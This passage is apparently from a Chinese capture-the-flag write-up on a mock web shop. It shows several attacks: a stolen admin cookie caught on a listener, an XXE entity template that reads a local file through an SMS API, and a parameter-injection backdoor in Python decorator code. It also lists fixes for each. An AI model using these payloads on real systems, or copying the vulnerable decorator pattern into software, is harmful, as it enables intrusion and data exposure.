
该 payload 是弹到本地8234端口

3、在本地监听8234端口，得到管理员cookie



```
start listening ...
username="2|1:0|10:1527175816|8:username|24:QWRNSW5fZm9yX0NIM2szcg==|48763a964e1c1ce3fb3fe850665a422b2f883897cbbe542773ea2d062000a853"
```

4、利用得到的管理员cookie登陆管理员界面，进入短信设置



开启手机验证 ☑

请求路径

http://127.0.0.1:8200/api/send_sms

请求方式

POST

请求字段

data

请求模板


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
    <tel>{tel}</tel>
    <text>【VYG乐购】您的验证码为： {code} &xxe;</text>
</root>
```

Power by VYG Engine · © 2018 Company, Inc.

5、打开请求手机验证，修改模板为

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
    <tel>{tel}</tel>
    <text>【VYG乐购】您的验证码为： {code} &xxe;</text>
</root>
```

6、触发发送短信操作，进入管理员后台查看发送记录



短信发送记录

提交人	发送时间	服务器返回
AdMIn_for_CH3k3r	Fri May 25 06:18:13 2018	<root> <tel>0</tel> <text>【VYG乐购】您的验证码为： 1234 CISCN{this_is_a_sample_flag} </text> </root>

Power by VYG Engine · © 2018 Company, Inc.


修复点：

- Ticket.py里TicketCreateHandler.post，使用更强的过滤（如先md再bleach），不能直接禁用Markdown
- 修复SMS服务器上的XXE注入，关闭实体解析，不能直接删除发短信功能
- （这个漏洞应该都会修...........）

解法2 - Python修饰器参数注入

（专门为fixit环节设计）

访问 http://127.0.0.1:8233/user/2?super_admin_mode=1 可得管理员flag



不安全 | 192.168.94.132/user/2?super_admin_mode=1

VYG乐购 ~Beta~ 商城 秒杀活动

用户信息

用户名：ItouMakoto

ID号：2

个人介绍：

邮箱地址：ItouMakoto@it.edu.cn

余额：-2333.0

邀请人ID号：None

手机号：0

权限：0

密码哈希：CISCN{this_is_a_sample_flag}


最近发表的评论：无记录

Power by VYG Engine · © 2018 Company, Inc.


原理：

出问题的函数集中在view/tools.py，这里存放了常用的辅助函数。当不同修饰器连接时，验证规则不健壮造成对模板逻辑的注入。

template_kwargs_importer用于合并参数字典




```
def import_args(method):
    @functools.wraps(method)
    def wrapper(self, *args, **kwargs):
        argss=inspect.getargspec(method).args
        if argss[0]=='self':
            argss=argss[1:]
        form_kwargs=template_kwargs_importer({a:None for a in argss[len(args):]}, # router can pass args
        {k: self.get_argument(k) for k in self.request.arguments},
        kwargs)
        return method(self, *args, **form_kwargs)
    return wrapper

def template_kwargs_importer(*args):
    result=dict()
    for each in args:
        result.update(each)
    try:
        result.pop('self') # prevent error when calling
    except KeyError:
        pass
    return result
```




```
    def render(self, template_name, **kwargs):
        modes=dict()
        modes['super_admin_mode']=True if self.is_super_admin() else False
        modes['customer_service_mode'] = True if self.is_customer_service() else False
        super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargs))
```

import_args用于直接将表单导入到函数参数表，方便保存后显示表单保存好的数据，提高用户和编码体验（因为数据已经在命名空间中，直接传给模板引擎即可，不需要再重复写参数列表），例如：



```
    @tornado.web.authenticated
    @check_user_admin
    @import_args
    def post(self,force_phone_check,api_url,method,name,template, *args, **kwargs):
        if force_phone_check:
            set_config('force_phone_check',True)
            c = read_config('sms_settings')
            if api_url: # means change value
                try:
                    set_config('sms_settings', {"api_url": api_url,
                                                "method": method,

                                                "name": name,
                                                "template": template
                                                })
                    self.orm.commit()
```

RequestHandler.render被修改，用于向模板系统引入常用变量（比如渲染顶栏菜单时，区分管理员模式）



```
    def render(self, template_name, **kwargs):
        modes=dict()
        modes['super_admin_mode']=True if self.is_super_admin() else False
        modes['customer_service_mode'] = True if self.is_customer_service() else False
        super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargs))
```

render里面**template_kwargs_importer(modes,kwargs) 由于合并次序问题，当kwargs有super_admin_mode或customer_service_mode时，会将真正的值覆盖掉，而敏感信息显示与否是交予模板控制的，当以后门的方式加入上述参数，便可以对应权限查看用户敏感信息，造成隐私泄露。

灵感来源： https://blog.csdn.net/cc7756789w/article/details/46635383